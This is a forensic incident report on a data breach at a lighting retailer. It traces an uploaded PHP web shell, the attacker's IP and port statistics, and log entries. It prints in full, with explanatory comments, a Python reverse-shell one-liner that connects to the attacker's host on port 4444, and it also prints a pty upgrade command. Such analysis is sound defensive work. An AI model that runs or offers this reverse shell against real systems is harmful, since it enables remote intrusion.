
TECHNICAL INCIDENT ANALYSIS PREMIUM HOUSE LIGHT

Investigation of a cyber security data breach
and post-incident analysis

by Ana Mentus



EXECUTIVE SUMMARY


Premium House Lights, Inc received an extortionate email to the company's customer support mailbox. As the investigation showed, Feb 19, Sat, an attack had been made on the company's internal resources. As a result, customer data was compromised.

This incident affected more than 100 users. The 4C484C Group took responsibility for this incident. Now they claim to deposit 10 BTC to the specified wallet ID by Monday at 10:00 AM UTC.

In this case we will observe: Web Shell Attack, zero day exploits, brute force attacks and data exfiltration attack.

INCIDENT TIMELINE

February 19, 2022



21:58:12
First call to the web server

21:59:04
Python command was executed

21:59:47
The open ports were found

22:00:19
Attackers got access to the DB server

22:02:26
Dumped DB sent to the attacker’s server

TECHNICAL ANALYSIS


As the network logs show, the first attempt to interact with the company's internal resource was made Feb 19:

Arrival Time: Feb 19, 2022 21:58:12.322138000 Eastern Standard Time

Less than 5 minutes elapsed between the 1st ping and the theft of the database. From which it can be concluded that automated systems were used.

Web Server's IP - 134.122.33.221

Attacker's IP - 138.68.92.163
Web browser - Mozilla 4.0




IP Information for 138.68.92.163

− Quick Stats

IP Location	Germany Frankfurt Am Main Digitalocean Llc
ASN	AS14061 DIGITALOCEAN-ASN, US (registered Sep 25, 2012)
Whois Server	whois.arin.net
IP Address	138.68.92.163
Reverse IP	1 website uses this address.

```
NetRange:       138.68.0.0 - 138.68.255.255
CIDR:           138.68.0.0/16
NetName:        DIGITALOCEAN-138-68-0-0
NetHandle:      NET-138-68-0-0-1
Parent:         NET138 (NET-138-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS14061
Organization:   DigitalOcean, LLC (DO-13)
RegDate:        2016-01-26
Updated:        2020-04-03
Comment:        Routing and Peering Policy can be found at https://www.as14061.net
Comment:
Comment:        Please submit abuse reports at
https://www.digitalocean.com/company/contact/#abuse
Ref:            https://rdap.arin.net/registry/ip/138.68.0.0

OrgName:        DigitalOcean, LLC
OrgId:          DO-13
Address:        101 Ave of the Americas
Address:        FL2
City:           New York
StateProv:      NY
PostalCode:     10013
Country:        US
RegDate:        2012-05-14
Updated:        2022-05-19
Ref:            https://rdap.arin.net/registry/entity/DO-13

OrgAbuseHandle: ABUSE5232-ARIN
OrgAbuseName:   Abuse, DigitalOcean
OrgAbusePhone:  +1-347-875-6044
OrgAbuseEmail:  abuse@digitalocean.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/ABUSE5232-ARIN

OrgTechHandle: NOC32014-ARIN
OrgTechName:   Network Operations Center
OrgTechPhone:  +1-347-875-6044
```

Source: https://whois.domaintools.com/




Communicating Files

Scanned	Detections	Type	Name
2019-09-06	25 / 57	HTML	8850400671783e68e2f9e4cc1469483b_content.html
2019-06-16	20 / 55	HTML	output.133195722.txt
2019-09-15	54 / 70	Win32 EXE	ef4edf61fa48d6ec95cd995e1688f995518d374b1836109b4b45dacd5743900a
2019-06-16	20 / 57	HTML	output.133340239.txt


As shown by various websites specializing in identifying IP addresses, this address is registered in Germany, but vpn was probably used.

VirutTotal showed us this IP address had relationships with malicious files before.



Statistics collected from server logs shows, that 927 data exchanges was completed between the web server and the attacker's IP.

Most of them were made from port 4444, to the different server’s ports. Over 100 different ports have been tried.



	Source Port	Source
0	4444	165
1	54944	107
2	46342	102
3	54946	95
4	54950	9
5	54948	6
6	46086	2

	Dest Port	Source
0	80	220
1	55866	165
2	443	2
3	22	2
4	554	1
...	...	...
96	5051	1
97	5060	1
98	5101	1
99	5190	1
100	7	1


```
df_dstport.sum()
```

```
486
```

Flags

	Flags	Source
0	PSH ACK	520
1	ACK	182
2	SYN	106
3	RST ACK	99
4	FIN ACK	10
5	SYN ACK	7
6	RST	3

According to access logs from the web server, an attacker used a lot of GET requests to get access, most of them were unsuccessful with 400 response, that means server cannot or will not process the request. But using /uploads url was successful, and at 21:58:40 the server answered positively with status 200.



```
plot_protocol = df.groupby('Protocol').size().plot(kind='pie',
                                                    title='Protocols 138.68.92.163',
                                                    autopct='%1.0f%%',
                                                    colors = ['#6b778d', '#ff6768'],
                                                    fontsize=14);
plot_protocol.set_ylabel('');
```

	Status Code	Source
0	404.0	186
1	200.0	4
2	301.0	1

If we look at the server's response, we can see that it includes information about the current version of curl:


```
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
```

This version has a list of vulnerabilities. According to the official curl website, 26 security problems are known to exist in this version.

TELNET PROTOCOL	TLS and SSH connection	OAUTH2
TELNET stack contents disclosure Base Score: 3.1 LOW	TLS and SSH connection too eager reuse Base Score: 7.5 HIGH	OAUTH2 bearer bypass in connection re-use Base Score: 8.1 HIGH
CVE-2021-22898	CVE-2022-27782	CVE-2022-22576

If we look at the internal structure of the html code, we will see that the one field will lead the site page with the php extension.

Probably there was no filtering for special characters in it and it was possible to execute shell commands directly from the page.



HTML Structure

```
Line-based text data: text/html (16 lines)
   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">\n
   <html>\n
    <head>\n
     <title>Index of /uploads</title>\n
    </head>\n
    <body>\n
   <h1>Index of /uploads</h1>\n
     <table>\n
      <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=…
      <tr><th colspan="5"><hr></th></tr>\n
   <tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td><td>&nbsp;</td><td align="right">  - </td><td>&nbsp;</td></tr>\n
   <tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="shell.php">shell.php</a></td><td align="right">2022-02-19 20:54  </td><td align="right">2.5K</td><td>&nbsp;</td></tr>\n
      <tr><th colspan="5"><hr></th></tr>\n
   </table>\n
   <address>Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80</address>\n
   </body></html>\n
```

Front end

\n \n \n \n \n \n

Index of /uploads

\n \n \n \n \n \n \n

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[ ]	shell.php	2022-02-19 20:54	2.5K	


\n

Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80

\n \n

After that attackers sent the POST request with python reverse shell method to the server through this shell field.

```
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
```



Web Shell

Execute a command

Command

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("138.68.92.163",4
```

Output

```
No result.
```

```
"cmd" = "python -c

#imports libraries
'import socket, subprocess, os;

#creates an INET, STREAMing socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);

#connect this socket on port 4444
s.connect(("138.68.92.163",4444));

#redirects the socket in a way that's preserved for subprocesses. When the code executes /bin/sh the shell inherits the redirections and communicates with the remote user via the socket
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

If we look at the tcp stream, we will see the full picture of what happened.

At 21:59:11 having gained access to the server, the attacker began to use commands to penetrate the web server.

```
$ whoami
www-data
```

www-data is the user that web servers on Ubuntu use by default for normal operation. The web server process can access any file that www-data can access.

Then attackers worked with interactive reverse shell using python:

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

They’ve got a list of docs and info about permissions. So, user can read and write:

```
www-data@webserver:/var/www/html/uploads$ ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
```

